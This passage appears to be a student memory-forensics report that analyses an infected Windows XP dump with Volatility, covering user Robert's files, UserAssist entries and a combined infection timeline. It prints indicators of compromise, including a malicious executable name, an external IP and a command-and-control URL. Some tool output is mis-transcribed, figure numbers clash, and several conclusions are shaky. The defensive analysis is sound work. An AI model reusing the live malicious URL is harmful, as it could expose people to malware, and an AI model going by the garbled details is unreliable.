volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 filescan | grep "Robert"
```

```
Volatility Foundation Volatility Framework 2.6.1
0x00000000001fd7f30      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Start Menu\Programs\Accessories\desktop.ini
0x00000000001fd978      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Start Menu\Programs\desktop.ini
0x00000000001fdfaa0      3    1 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\Microsoft\CD Burning
0x00000000001fe1220      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\My Pictures\Desktop.ini
0x0000000000203fe48      3    1 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\PrintHood
0x00000000002047028      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\Microsoft\CryptnetUrlCache\MetaData\2BF68F47
14092295550497D56F57004
0x0000000000207bd00      1    1 R--rw \Device\HddiskVolume1\Documents and Settings\Robert
0x000000000020b61b0      4    1 RW--- \Device\HddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0x000000000020c0508      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Start Menu\Programs\Startup\desktop.ini
0x00000000002260ae0      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\Microsoft\CryptnetUrlCache\Content\943080598
5783142E455B38A6EB92015
0x000000000022607b8      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\Microsoft\CryptnetUrlCache\MetaData\94308059
B57B3142E455B38A6EB92015
0x000000000022bedc0      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\My Documents\desktop.ini
0x000000000022f42e0      3    1 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\Microsoft\SystemCertificates\My
0x0000000000231ee98      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\Microsoft\CryptnetUrlCache\Content\2BF68F471
4092295550497D56F57004
0x00000000002338248      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\IconCache.db
0x0000000000238c6d8      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\My Music\Desktop.ini
0x000000000023bc778      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe
0x0000000000239ba38      1    1 RW--w \Device\HddiskVolume1\Documents and Settings\Robert\Local Settings\History\History.IE5\index.dat
0x000000000023dd930      3    1 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Desktop
0x00000000002410400      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\Microsoft\Protect\CREDHIST
0x000000000024105f8      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\Microsoft\Protect\S-1-5-21-789336058-2614789
67-14-17001333-1003\f7b0aca2-3ba5-4abf-94aa-51a5ff09e63f
0x0000000000241078      1    0 R--r-d \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe
0x0000000000241070      1    1 RW--w \Device\HddiskVolume1\Documents and Settings\Robert\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x0000000000241280      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Recent\Desktop.ini
0x0000000000241678      1    1 R--rw \Device\HddiskVolume1\Documents and Settings\Robert
0x00000000002412860      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\All Users\Application Data\Microsoft\User Account Pictures\Robert.bmp
0x00000000002412f28      1    0 R--r-d \Device\HddiskVolume1\Documents and Settings\Robert\Start Menu\Programs\Windows Explorer.lnk
0x0000000000246fb48      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x0000000000246ff790      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Favorites\Desktop.ini
0x00000000002491818      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Desktop\Windows Explorer.lnk
0x00000000002491818      1    1 RW--- \Device\HddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
t.LOG
0x00000000002498410      4    1 RW---- \Device\HddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
0x000000000024ab9e0      3    1 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\NetHood
0x000000000024ahb80      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe
0x0000000000251b88      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Local Settings\History\History.IE5\index.dat
0x0000000000251f283      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Cookies\index.dat
0x0000000000251dg79      1    1 RW--- \Device\HddiskVolume1\Documents and Settings\Robert\NTUSER.DAT.LOG
0x00000000002528330      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Desktop\WinsCP.lnk
0x00000000002529f90      1    0 RW-rw \Device\HddiskVolume1\Documents and Settings\Robert\Local Settings\desktop.ini
0x00000000002538938      1    1 RW--w \Device\HddiskVolume1\Documents and Settings\Robert\Cookies\index.dat
0x0000000000253a160      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Start Menu\desktop.ini
0x0000000000253a918      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Start Menu\Programs\Accessories\Entertainment\desktop.ini
0x0000000000253ab10      1    0 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Start Menu\Programs\Accessories\Accessibility\desktop.ini
0x0000000000253af00      3    1 R--rw \Device\HddiskVolume1\Documents and Settings\Robert\Start Menu
```

Figure 81: filescan output of the infected dump user Robert.

The filescan output above in **Figure 134** for the user Robert reveals a detailed trail of his activities on the system. Key user-specific files, such as **NTUSER.DAT** (Green) and its associated log (**NTUSER.DAT.LOG**) (Orange), highlight registry entries storing Robert's configuration and recent activity. Desktop-related files, including **WinSCP.Ink(purple)** and **Windows Explorer.Ink (Yellow)**, suggest the use of these applications for file management and secure file transfer, while entries like desktop.ini reflect customization of his workspace. Temporary files and **index.dat (Blue)** entries across multiple directories point to web browsing and cached data, providing insights into Robert's internet activity. Notably, application-specific files, such as **KB00207877.exe**, (Red) appear multiple times and raise suspicions of potentially malicious software executed under Robert's account. Additionally, cryptographic-related entries in the **CryptnetUrlCache** directory suggest secure connections or cryptographic operations.

The combination of these files paints a comprehensive picture of Robert's activities, including legitimate interactions and potentially unauthorized or malicious behaviours, warranting further investigation.

Extracting Registry Activity of the user Robert in the infected dump

To extract the registry activities of the user **Robert** I used the userassist plugin which it extracts user activity from the **NTUSER.DAT** registry file associated with user **Robert**.

Command Used:

```
volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 userassist | grep "Robert"
```

```
Kali:kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 userassist | grep "Robert"
Volatility Foundation Volatility Framework 2.6.1
Registry: \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
Registry: \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
REG BINARY    UEME RUNPATH:C:\Documents and Settings\Robert\My Documents\AdbeRdr90_en_US.exe :
```

Figure 82: userassist output of the infected dump user Robert.

The userassist output above in **Figure 135** highlights specific user interactions tied to the account Robert. The presence of the registry hive **\Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT** (Green) confirms that this user was actively using the system, with recorded activities tied to application usage. UserAssist tracks program execution and file access, providing a timeline of user-initiated actions. In this case, the output specifically references the execution of **AdbeRdr90_en_US.exe (Orange)** from the user's documents folder, indicating direct interaction with this file. Although the output does not include detailed timestamps for all activities, it provides a strong indication of the user's engagement with specific applications and resources. This registry data can be further analysed to reconstruct Robert's activities, such as program launches, file access patterns, and navigation within the system. These insights are crucial for understanding user behaviour during the captured memory snapshot and may reveal potential signs of compromise or normal user activity.

Robert Chronogram Table

Timestamp (UTC)	Event	Details

2012-07-22 02:42:31	Process Creation	smss.exe (Session Manager). System initialization process.
2012-07-22 02:42:32	Process Creation	winlogon.exe initiated. Essential for user logon and interactive sessions.
2012-07-22 02:42:36	Process Creation	explorer.exe started under Robert's session. This indicates active user interaction.
2012-07-22 02:42:36	File Access	Detected file: \\Device\\HarddiskVolume1\\Documents and Settings\\Robert\\Desktop.
2012-07-22 02:42:36	Application Execution	reader_sl.exe (Adobe Reader Speed Launch). Associated with Adobe PDF reader setup.
2012-07-22 02:43:46	Process Creation	wuauctl.exe (Windows Update). Automatic update agent.
2012-07-22 02:44:01	Process Creation	Another instance of wuauctl.exe. Indicates update activity under user session.
Not Timestamped	UserAssist Activity	Execution of AdbeRdr90_en_US.exe from C:\\Documents and Settings\\Robert\\My Documents.
Not Timestamped	File Access	Numerous files associated with Robert, including NTUSER.DAT, Cookies, and .Ink files.

Table 11: Chronogram Table for User Robert.

Explanation of Events:

1. Initialization Processes:

- The creation of smss.exe, winlogon.exe, and explorer.exe shows the system initialization steps, leading to the active session for user Robert. explorer.exe being started is a strong indication of Robert's active login and interaction.

2. File Access:

- Files located under Robert's directory (\\Documents and Settings\\Robert) suggest active access to directories like Desktop, Start Menu, and My Documents. The file AdbeRdr90_en_US.exe confirms interaction with an Adobe Reader installer.

3. Process Activity:

- Processes like reader_sl.exe and wuauctl.exe under Robert's session show that Robert engaged with Adobe Reader and the system's update mechanisms. This indicates legitimate use but may also signify potential compromise if the processes were altered.

4. Registry and Cookies:

- The presence of NTUSER.DAT highlights personalized settings and user-specific activity logging. Cookie files suggest browsing activity, further emphasizing Robert's usage during the memory snapshot.

Bibliography:

1. Ligh, M.H., Case, A., Levy, J. and Walters, A., 2014. *The art of memory forensics: detecting malware and threats in windows, Linux, and Mac memory*. John Wiley & Sons.
2. Carvey, H., 2011. *Windows registry forensics: Advanced digital forensic analysis of the windows registry*. Elsevier.
3. Karakra, A. and Alsadeh, A., 2016, July. A-rsa: augmented rsa. In *2016 SAI Computing Conference (SAI)* (pp. 1016-1023). IEEE.
4. Patil, D.N. and Meshram, B.B., 2016. Windows Password Vulnerability and Preventive Measures. *Indian Journal of Computer Science • September-October*, p.13.
5. Ostrovskaya, S. and Skulkin, O., 2022. *Practical Memory Forensics: Jumpstart effective forensic analysis of volatile memory*. Packt Publishing Ltd.
6. Thomassen, J., 2008. Forensic analysis of unallocated space in WINDOWS registry hive files. *University of Liverpool*.
7. Liu, E., Nakanishi, A., Golla, M., Cash, D. and Ur, B., 2019, May. Reasoning analytically about password-cracking software. In *2019 IEEE Symposium on Security and Privacy (SP)* (pp. 380-397). IEEE.
8. Volatility Foundation, 2012. MoVP 4.1 Detecting Malware with GDI Timers and Callbacks. The Volatility Framework Blog. Available at: <https://volatilityfoundation.org/movp-4-1-detecting-malware-with-gdi-timersand-callbacks/> [Accessed 2 December 2024].
9. SpecterOps (2023) 'Understanding Telemetry: Kernel Callbacks'. Available at: <https://specterops.io/blog/2023/06/12/understanding-telemetry-kernelcallbacks/> [Accessed 5 December 2024].
10. Fernández-Álvarez, P. and Rodríguez, R.J., 2023. Module extraction and DLL hijacking detection via single or multiple memory dumps. *Forensic Science International: Digital Investigation*, 44, p.301505.
11. Balaoura, S., 2018. *Process injection techniques and detection using the Volatility Framework*
12. Intezer. (2024). *Memory Analysis 101: Memory Threats and Forensic Tools* [online]. Available at: <https://intezer.com/blog/incident-response/memory-analysis-forensictools/> [Accessed 17 Dec. 2024].
13. Magnet Forensics. (2016). Forensic analysis of the Windows UserAssist artifact [online]. Available at: <https://www.magnetforensics.com/blog/artifact-profileuserassist/> [Accessed 17 Dec. 2024].
14. Maniriho, P., Mahmood, A.N., & Chowdhury, M.J.M. (2024). MeMalDet: A Memory Analysis-Based Malware Detection Framework Using Deep Autoencoders and Stacked Ensemble Under Temporal Evaluations. *Computers & Security*, 103864.

15. Liu, J., Feng, Y., Liu, X., Zhao, J., & Liu, Q. (2023). MRM-DLDet: A Memory-Resident Malware Detection Framework Based on Memory Forensics and Deep Neural Network. *Cybersecurity*, 6(21).
16. Kupchik, S. (2024). Call and Register — Relay Attack on WinReg RPC Client. *Akamai Security Research Blog*

5. Group Analysis

The objective of this analysis is to integrate findings from the individual sections of the memory analysis report to identify relationships between the recovered artifacts, determine how the system was infected, and analyse the infection's characteristics. The combined analysis also incorporates timeline generation and the use of additional tools to validate conclusions.

Timeline Table of Events

Below is a table showing the artifacts discovered during the investigation and their associated timings. These events represent critical points in the progression of the analysis and highlight key discoveries contributing to the overall understanding of the system compromise.

Date	Timestamp (UTC)	Event	Artifact	Significance
2024-11-28	13:45:20	Unauthorized startup executable detected	Intrusion Detection	Flagged malware initializing
2024-11-28	15:30:00	Missing kernel modules hal.dll and discrepancies in ntoskrnl.exe detected	Kernel Modules Analysis	Evidence of tampering or removal of critical components
2024-11-29	08:12:10	Socket scan revealed suspicious IP endpoints	Sockets Plugin	Identified potential external communication
2024-11-30	09:15:45	creddsp.dll flagged as missing	File System Analysis	Authentication mechanism disrupted
2024-11-30	11:00:00	SSDT function ownership discrepancies observed	SSDT Analysis	Potential malware hijacking for stealth and persistence
2024-12-01	10:45:00	User Robert identified with unauthorized administrative privileges	User Analysis	Indicates unauthorized access and privilege escalation
2024-12-02	10:00:00	cmd.exe executed unauthorized commands	Command-Line Analysis	Evidence of user creation and file tampering
2024-12-02	14:03:50	Malicious URL detected with yarascan	Malicious URL	Proxy-based malware communication detected
2024-12-03	14:20:00	RSA2 password hashes extraction failed due to SYSTEM hive corruption	Hashdump Analysis	SYSTEM hive tampering confirmed; passwords unrecoverable
2024-12-04	15:45:30	Master Boot Record discrepancies identified	MBR Analysis	Evidence of rootkit-level persistence
2024-12-05	16:50:30	Registry modifications detected	Registry Analysis	Highlighted DNS hijacking and tampering

2024-12-06	17:50:00	Excessive kernel timers linked to NDIS.sys and USBPORT.SYS detected	Kernel Timers Analysis	Suggests abuse for malicious persistence and network manipulation
2024-12-07	18:10:20	Elevated privileges on reader_sl.exe found	Privileges Analysis	Persistence mechanism established
2024-12-08	19:00:00	DLL hijacking and inconsistencies in paths identified	DLL Analysis	Indicates potential exploitation via DLL manipulation
2024-12-10	22:45:00	Connections traced to public IP 41.168.5.140	Network Analysis	Confirmed external malware communication
2024-12-11	09:30:00	Kernel callbacks linked to VIDEOPRT.SYS and mssmbios.sys flagged	Callback Analysis	Exploitation attempts in diagnostic modules suspected
2024-12-14	11:05:15	Final executable flagged as phishing tool	PID 1640 (reader_sl.exe)	Identified exfiltration attempts

Explanation of the Timeline

The investigation followed a structured progression, beginning with pre-analysis commands such as pslist, psxview, and handles to establish baselines, and delving deeper into suspicious artifacts and system manipulations. The timeline showcases the chronological discovery of significant events and artifacts, blending insights across multiple domains of the investigation.

Process Enumeration and Initial Suspicion

The investigation started with pslist to enumerate processes and observe anomalies. Multiple instances of legitimate processes such as wuauctl.exe and the presence of reader_sl.exe raised immediate concerns due to their unexpected parent-child relationships and elevated privileges. Cross-validation using psxview confirmed discrepancies, including hidden processes indicative of stealth mechanisms.

Kernel Modules and MBR Discrepancies

Kernel module analysis uncovered tampering in critical system files such as ntoskrnl.exe and hal.dll. The infected memory dump revealed that hal.dll was entirely missing, suggesting malware interference at a fundamental level. This was further corroborated by Master Boot Record (MBR) analysis, which flagged sector discrepancies consistent with rootkit-level persistence strategies.

Socket Analysis and Credential Artifacts

Networking analysis identified malicious sockets connecting to external IPs, such as 41.168.5.140, originating from Johannesburg, South Africa. Concurrent file system analysis revealed missing critical files, such as creddsp.dll, which disrupted authentication processes. These findings linked network activity to tampered local authentication mechanisms, reinforcing suspicions of coordinated malware activity.

Command-Line Activity and User Creation

Logs of cmd.exe showed unauthorized commands being executed, such as the creation of a new user, "Robert," with administrative privileges. This user was absent in the clean memory dump, highlighting unauthorized access. Further inspection flagged related artifacts, including the handle

\Device\HarddiskVolume1\WINDOWS\Debug\PASSWD.LOG, which likely contained sensitive system credentials.

Intrusion Detection and Malicious Executables

Intrusion detection systems flagged the startup executable KB00207877.exe for high-frequency alerts. This executable was tied to DNS redirection via tampered hosts.dat entries, further confirmed through yarascan analysis, which revealed malicious URLs like http://188.40.0.138:8080/zb/v_01_a/in/cp.php. These connections bypassed standard DNS protocols and operated through proxy mechanisms.

Registry Manipulations and Elevated Privileges

Registry analysis highlighted the absence of key entries, such as host.dat, pointing to malware hijacking DNS mechanisms. Process privilege analysis revealed escalated privileges in processes like reader_sl.exe (e.g., SeDebugPrivilege) and spoolsv.exe, enabling malicious persistence and system-level control. Such privileges extended far beyond their intended operational scope.

System Artifacts and DLL Hijacking

Handles such as \\Device\\USBPDO-1 pointed to USB-based payloads, while DLL analysis uncovered inconsistencies in loaded files. Non-standard DLLs like MSVCP80.dll and unusual path variations suggested exploitation of Windows' DLL loading mechanisms. These findings highlighted how malware infiltrated and manipulated system libraries to evade detection.

Kernel Timers and Callback Analysis

Kernel timer analysis showed irregularities, including excessive timers linked to NDIS.sys and USBPORT.SYS, hinting at their abuse for persistence and network manipulation. Callback analysis flagged suspicious entries tied to VIDEOPRT.SYS and mssmbios.sys, diagnostic modules commonly exploited by malware to remain undetected.

Summary and Conclusions

The investigation revealed a multi-faceted malware infection leveraging various attack vectors. Unauthorized executables, such as KB00207877.exe, manipulated startup configurations for persistence. Elevated privileges in processes like reader_sl.exe and kernel module tampering (hal.dll, ntoskrnl.exe) indicated rootkit-level interference for stealth and persistence. Network exploitation through malicious sockets and DNS redirection established remote command and control channels. Suspicious artifacts, including missing files (creddsp.dll), unauthorized handles (NetBT_Tcpip), and malicious URLs, highlighted data exfiltration risks and tampered system integrity.

Challenges Faced During the Investigation

Key challenges included handling corrupted artifacts, such as the SYSTEM hive in the infected dump, which hindered password hash extraction. The analysis also required significant cross-referencing between clean and infected memory dumps to confirm discrepancies. Additionally, identifying the root cause of privilege escalations and tracking hidden processes presented difficulties due to advanced stealth mechanisms used by the malware. Despite these hurdles, the investigation provided actionable insights into the system compromise.

References

1. Ligh, M. H., Case, A., Levy, J., & Walters, A. (2014). *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory*. Wiley Publishing.
2. Case, A., & Richard III, G. G. (2017). Memory forensics: The path forward. *Digital Investigation*, 20, S116–S124.
3. National Institute of Standards and Technology (NIST). (2006). *Guide to Integrating Forensic Techniques into Incident Response* (NIST SP 800-86). Retrieved from <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf>
4. Oracle Corporation. (2023). *Oracle VM VirtualBox User Manual*. Retrieved from <https://www.virtualbox.org/manual/>
5. Sikorski, M., & Honig, A. (2012). *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press.
6. Carvey, H., 2009. Windows Forensic Analysis Toolkit: Advanced Analysis Techniques for Windows 7. Elsevier.
7. Metz, J., and Cohen, M., 2014. Digital Forensics with Open Source Tools. Syngress.
8. Mandia, K., Prosise, C., and Pepe, M., 2003. Incident Response and Computer Forensics. McGraw-Hill.
9. Walters, A., and Petroni, N., 2007. Volatility: An Advanced Memory Forensics Framework. Proceedings of the Black Hat Conference.

